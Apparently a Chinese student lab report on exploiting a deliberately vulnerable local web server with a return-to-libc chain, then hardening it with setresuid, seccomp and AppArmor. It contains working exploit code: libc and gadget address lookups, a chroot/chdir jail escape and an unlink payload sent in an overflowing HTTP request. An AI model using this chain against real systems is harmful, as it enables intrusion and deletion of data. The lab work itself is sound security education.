         0x8048000  0x8049000     0x1000        0x0 /jail/banksv
         0x8049000  0x80d2000    0x89000     0x1000 /jail/banksv
         0x80d2000  0x80ef000    0x1d000    0x8a000 /jail/banksv
         0x80ef000  0x80f0000     0x1000    0xa6000 /jail/banksv
         0x80f0000  0x80f1000     0x1000    0xa7000 /jail/banksv
         0x80f1000  0x8114000    0x23000        0x0 [heap]
        0xf7db4000 0xf7dcd000    0x19000        0x0 /jail/lib32/libc.so.6
        0xf7dcd000 0xf7f25000   0x158000    0x19000 /jail/lib32/libc.so.6
        0xf7f25000 0xf7f99000    0x74000   0x171000 /jail/lib32/libc.so.6
        0xf7f99000 0xf7f9a000     0x1000   0x1e5000 /jail/lib32/libc.so.6
        0xf7f9a000 0xf7f9c000     0x2000   0x1e5000 /jail/lib32/libc.so.6
        0xf7f9c000 0xf7f9d000     0x1000   0x1e7000 /jail/lib32/libc.so.6
        0xf7f9d000 0xf7fa0000     0x3000        0x0
        0xf7fa0000 0xf7fa1000     0x1000        0x0 /jail/lib32/libdl.so.2
        0xf7fa1000 0xf7fa3000     0x2000     0x1000 /jail/lib32/libdl.so.2
        0xf7fa3000 0xf7fa4000     0x1000     0x3000 /jail/lib32/libdl.so.2
        0xf7fa4000 0xf7fa5000     0x1000     0x3000 /jail/lib32/libdl.so.2
        0xf7fa5000 0xf7fa6000     0x1000     0x4000 /jail/lib32/libdl.so.2
        0xf7fa6000 0xf7fab000     0x5000        0x0 /jail/lib32/libpthread.so.0
--Type <RET> for more, q to quit, c to continue without paging--
```

拿到起始地址 0xf7db4000，去修改攻击脚本中的 base_addr，然后重复子任务一。发现删除不掉 test.txt。




```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAApg\xea\xf7\xc0~\xde\xf7,\xd2\xff\x
x00\x00\x00\x00/tmp/test.txt\x00\r\n\r\nlogin_username=x123&login_password=123&submit_l
n=Login'
Connecting to 127.0.0.1:80...
Connected, sending request...
Request sent, waiting for reply...
Exception:
Traceback (most recent call last):
  File "x01.py", line 148, in <module>
    resp = send_req(sys.argv[1], int(sys.argv[2]), req)
  File "x01.py", line 124, in send_req
    rbuf = sock.recv(1024)
ConnectionResetError: [Errno 104] Connection reset by peer

xzc@ubuntu:~/lab2$ 
```

```
xzc@ubuntu:~/lab2$ sudo echo test >> /tmp/test.txt
[sudo] password for xzc:
xzc@ubuntu:~/lab2$ ls /tmp | grep test
test.txt
xzc@ubuntu:~/lab2$ ls /tmp | grep test
test.txt
xzc@ubuntu:~/lab2$ ls /tmp | grep test
test.txt
xzc@ubuntu:~/lab2$ 
```

然后是子任务三。

在 jail 目录下创建个 server 文件夹



```
xzc@ubuntu:/jail$ sudo mkdir server
[sudo] password for xzc:
xzc@ubuntu:/jail$
```

修改脚本

```
# remove a file specified by the path "ul_arg"
req += p32(chr_addr)
req += p32(pop_addr)
req += p32(chr_arg2_addr)
# chroot("server")

req += p32(chd_addr)
req += p32(pop_addr)
req += p32(chd_arg_addr)
# chdir("..")

req += p32(chd_addr)
req += p32(pop_addr)
req += p32(chd_arg_addr)
# chdir("..")

req += p32(chr_addr)
req += p32(pop_addr)
req += p32(chr_arg_addr)
# chroot(".")

req += p32(ul_addr)
req += p32(pop_addr)
req += p32(ul_arg_addr)
# unlink("/tmp/test.txt")
req += p32(ex_addr)
req += p32(0)
req += p32(0)
# exit(0)
# 19 * 4
req += chd_arg.encode('latin-1')
# 19 * 4 + 4
req += chr_arg2.encode('latin-1')
# 16 * 4 + 12
req += chr_arg.encode('latin-1')
# 16 * 4 + 16
req += ul_arg.encode('latin-1')
```

```
shift_val = 19*4
chd_arg = "..\0\0"
chd_arg_addr = ebp_addr + shift_val
chr_arg2 = "server\0\0"
chr_arg2_addr = ebp_addr + shift_val + 4
chr_arg = ".\0\0\0"
chr_arg_addr = ebp_addr + shift_val + 12
ul_arg = "/tmp/test.txt\0"
ul_arg_addr = ebp_addr + shift_val + 16
```

查找如下三个地址，然后写进脚本。

```
xzc@ubuntu:~/lab2$ readelf -s /jail/lib32/libc.so.6 | grep "chroot"
    32: 000fb160    36 FUNC    GLOBAL DEFAULT   15 chroot@@GLIBC_2.0
```

```
xzc@ubuntu:~/lab2$ readelf -s /jail/lib32/libc.so.6 | grep "chdir"
   423: 000f1370    36 FUNC    WEAK   DEFAULT   15 fchdir@@GLIBC_2.0
  1006: 000f1340    36 FUNC    WEAK   DEFAULT   15 chdir@@GLIBC_2.0
```


用 objdump -d banksv 查找 pop ebp 地址

```
8049687:        5d                      pop    %ebp
```

```
# chroot
chr_addr = base_addr + 0x000fb160
#chdir
chd_addr = base_addr + 0x000f1340
# pop-ret
pop_addr = 0x8049687
```

注意运行 jail 中的 touchstone 后，可能修改脚本中 ebp 地址

删除成功



然后是任务二

server.c 和 x01.py 都用最初的代码进行更改，打开 server.c ，找到插入 setuid 代码的位置，插入代码 setresuid(1000,1000,1000)(一共三处),

```
if ((pid=fork())==0){

    /* fill code in here
     * using setresuid(ruid, euid, suid) and so on..
     */

    //your code
    setresuid(1000,1000,1000);
```

make，修改 x01.py 的部分地址并运行一次攻击，攻击完毕后在/tmp 文件夹下运行 ls 命令查看目录，发现 test.txt 文件并没有被删除

```
xzc@ubuntu:~/lab2$ cd /tmp
xzc@ubuntu:/tmp$ echo test >> test.txt
xzc@ubuntu:/tmp$ sudo chown root test.txt
[sudo] password for xzc:
xzc@ubuntu:/tmp$ ls | grep test
test.txt
xzc@ubuntu:/tmp$ ls | grep test
test.txt
xzc@ubuntu:/tmp$
```

然后是任务三

首先是默认拒绝。

首先安装相应库

```
sudo apt install libseccomp-dev libseccomp2 seccomp
# 这条命令会改变之前所有的链接库，变成i386，因此基址和偏移得重新搞！！！
sudo apt-get install libseccomp-dev:i386
```

然后修改 banksv.c 如下（部分代码）：

```
// 默认拒绝
ctx = seccomp_init(SCMP_ACT_KILL);
```

```
#if 1
// 正常需要
seccomp_rule_add(ctx, SCMP_ACT_ALLOW, SCMP_SYS(read), 0);
seccomp_rule_add(ctx, SCMP_ACT_ALLOW, SCMP_SYS(write), 0);
seccomp_rule_add(ctx, SCMP_ACT_ALLOW, SCMP_SYS(openat), 0);
seccomp_rule_add(ctx, SCMP_ACT_ALLOW, SCMP_SYS(rt_sigaction), 0);
seccomp_rule_add(ctx, SCMP_ACT_ALLOW, SCMP_SYS(socketcall), 0);
seccomp_rule_add(ctx, SCMP_ACT_ALLOW, SCMP_SYS(clone), 0);
seccomp_rule_add(ctx, SCMP_ACT_ALLOW, SCMP_SYS(set_robust_list), (
seccomp_rule_add(ctx, SCMP_ACT_ALLOW, SCMP_SYS(getresuid32), 0);
seccomp_rule_add(ctx, SCMP_ACT_ALLOW, SCMP_SYS(getcwd), 0);
seccomp_rule_add(ctx, SCMP_ACT_ALLOW, SCMP_SYS(getpid), 0);
seccomp_rule_add(ctx, SCMP_ACT_ALLOW, SCMP_SYS(statx), 0);
seccomp_rule_add(ctx, SCMP_ACT_ALLOW, SCMP_SYS(close), 0);
seccomp_rule_add(ctx, SCMP_ACT_ALLOW, SCMP_SYS(_llseek), 0);
seccomp_rule_add(ctx, SCMP_ACT_ALLOW, SCMP_SYS(fcntl64), 0);
seccomp_rule_add(ctx, SCMP_ACT_ALLOW, SCMP_SYS(access), 0);
seccomp_rule_add(ctx, SCMP_ACT_ALLOW, SCMP_SYS(brk), 0);
seccomp_rule_add(ctx, SCMP_ACT_ALLOW, SCMP_SYS(exit_group), 0);
seccomp_rule_add(ctx, SCMP_ACT_ALLOW, SCMP_SYS(fstat64), 0);
seccomp_rule_add(ctx, SCMP_ACT_ALLOW, SCMP_SYS(stat64), 0);

// 攻击程序需要的权限
seccomp_rule_add(ctx, SCMP_ACT_ALLOW, SCMP_SYS(unlink), 0);
```

修改 makefile

```
xzc@ubuntu: ~/lab2
all:
        gcc -m32 -no-pie -g -o touchstone server.c
        gcc -m32 -no-pie -fno-stack-protector -g -o filesv ./sql_lite3/sqlite3.o -l pthread -l dl ./sql_lite
helper.c filesv.c token.c parse.c http-tree.c handle.c
        gcc -m32 -no-pie -fno-stack-protector -g -o banksv ./sql_lite3/sqlite3.o -l pthread -l dl ./sql_lite
helper.c banksv.c  token.c parse.c http-tree.c handle.c -l seccomp
        gcc -m32 -no-pie -fno-stack-protector -g -o httpd  httpd.c token.c parse.c http-tree.c


clean:
        rm -rf touchstone filesv banksv httpd
~
```

改完之后 make，然后再走一遍任务一的流程，注意地址的问题，已经变成了 i386

```
xzc@ubuntu:~/lab2$ ldd banksv
        linux-gate.so.1 (0xf7fcf000)
        libpthread.so.0 => /lib/i386-linux-gnu/libpthread.so.0 (0xf7f94000)
        libdl.so.2 => /lib/i386-linux-gnu/libdl.so.2 (0xf7f8e000)
        libseccomp.so.2 => /lib/i386-linux-gnu/libseccomp.so.2 (0xf7f6b000)
        libc.so.6 => /lib/i386-linux-gnu/libc.so.6 (0xf7d7c000)
        /lib/ld-linux.so.2 (0xf7fd1000)
xzc@ubuntu:~/lab2$
```


```
xzc@ubuntu:~/lab2$ readelf -s /lib/i386-linux-gnu/libc.so.6 | grep system
   259: 00135e80   106 FUNC    GLOBAL DEFAULT   15 svcerr_systemerr@@GLIBC_2.0
   664: 00041780    63 FUNC    GLOBAL DEFAULT   15 __libc_system@@GLIBC_PRIVATE
  1537: 00041780    63 FUNC    WEAK   DEFAULT   15 system@@GLIBC_2.0
```

```
xzc@ubuntu:~/lab2$ readelf -s /lib/i386-linux-gnu/libc.so.6 | grep exit
   121: 00034700    43 FUNC    GLOBAL DEFAULT   15 __cxa_at_quick_exit@@GLIBC_2.10
   150: 000340c0    39 FUNC    GLOBAL DEFAULT   15 exit@@GLIBC_2.0
```

```
xzc@ubuntu:~/lab2$ readelf -s /lib/i386-linux-gnu/libc.so.6 | grep unlink
   403: 000f3e80    42 FUNC    GLOBAL DEFAULT   15 unlinkat@@GLIBC_2.4
   534: 000f3e50    36 FUNC    WEAK   DEFAULT   15 unlink@@GLIBC_2.0
```

```
xzc@ubuntu:~/lab2$ strings -tx /lib/i386-linux-gnu/libc.so.6 | grep "/bin/sh"
 18e363 /bin/sh
```

开启服务器，开始运行脚本，注意我们这里的脚本也是原始代码，因为每个小实验独立。默认拒绝，显式允许 unlink，删除成功。




然后是默认允许，显式拒绝。

```
// 默认允许
ctx = seccomp_init(SCMP_ACT_ALLOW);
```


```
seccomp_rule_add(ctx, SCMP_ACT_KILL, SCMP_SYS(unlink), 0);
```

时刻注意修改 ebp 地址，运行攻击脚本，删除失败。




然后是任务四，APPARMOR。

由于四个任务互不干扰，再回到起点，然后 make。开启两个终端，其中一个执行命令 sudo aa-genprof banksv，另一个运行程序。




添加访问控制策略。按"F"生成配置文件：文件位置为/etc/apparmor.d/home.xzc.lab2.banksv

写配置如下




此时运行攻击脚本，可以看到无法删除 tmp/test.txt



```
xzc@ubuntu:/tmp$ sudo echo test >> test.txt
[sudo] password for xzc:
xzc@ubuntu:/tmp$ sudo chown root test.txt
xzc@ubuntu:/tmp$ ls -l | grep test.txt
-rw-rw-r-- 1 root xzc     5 Jun 13 01:42 test.txt
xzc@ubuntu:/tmp$ ls -l | grep test.txt
-rw-rw-r-- 1 root xzc     5 Jun 13 01:42 test.txt
xzc@ubuntu:/tmp$ 
```

```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAApW\xe9\xf7\xc0n\xdd\x
x00\x00\x00\x00/tmp/test.txt\x00\r\n\r\nlogin_username=x123&login_password
n=Login'
Connecting to 127.0.0.1:80...
Connected, sending request...
Request sent, waiting for reply...
Exception:
Traceback (most recent call last):
  File "x01.py", line 148, in <module>
    resp = send_req(sys.argv[1], int(sys.argv[2]), req)
  File "x01.py", line 124, in send_req
    rbuf = sock.recv(1024)
ConnectionResetError: [Errno 104] Connection reset by peer

xzc@ubuntu:~/lab2$ 
```

用 dmesg 查看 可以看到被 apparmor 拒绝执行



```
denied_mask= send
[  421.727509] audit: type=1400 audit(1655109751.493:100): apparmor="DENIED" operation="se
ndmsg" profile="/home/xzc/lab2/banksv" pid=4072 comm="banksv" laddr=127.0.0.1 lport=80 fad
dr=127.0.0.1 fport=58436 family="inet" sock_type="stream" protocol=6 requested_mask="send"
 denied_mask="send"
[  421.727511] audit: type=1400 audit(1655109751.493:101): apparmor="DENIED" operation="se
ndmsg" profile="/home/xzc/lab2/banksv" pid=4072 comm="banksv" laddr=127.0.0.1 lport=80 fad
dr=127.0.0.1 fport=58436 family="inet" sock_type="stream" protocol=6 requested_mask="send"
 denied_mask="send"
xzc@ubuntu:~/lab2$ 
```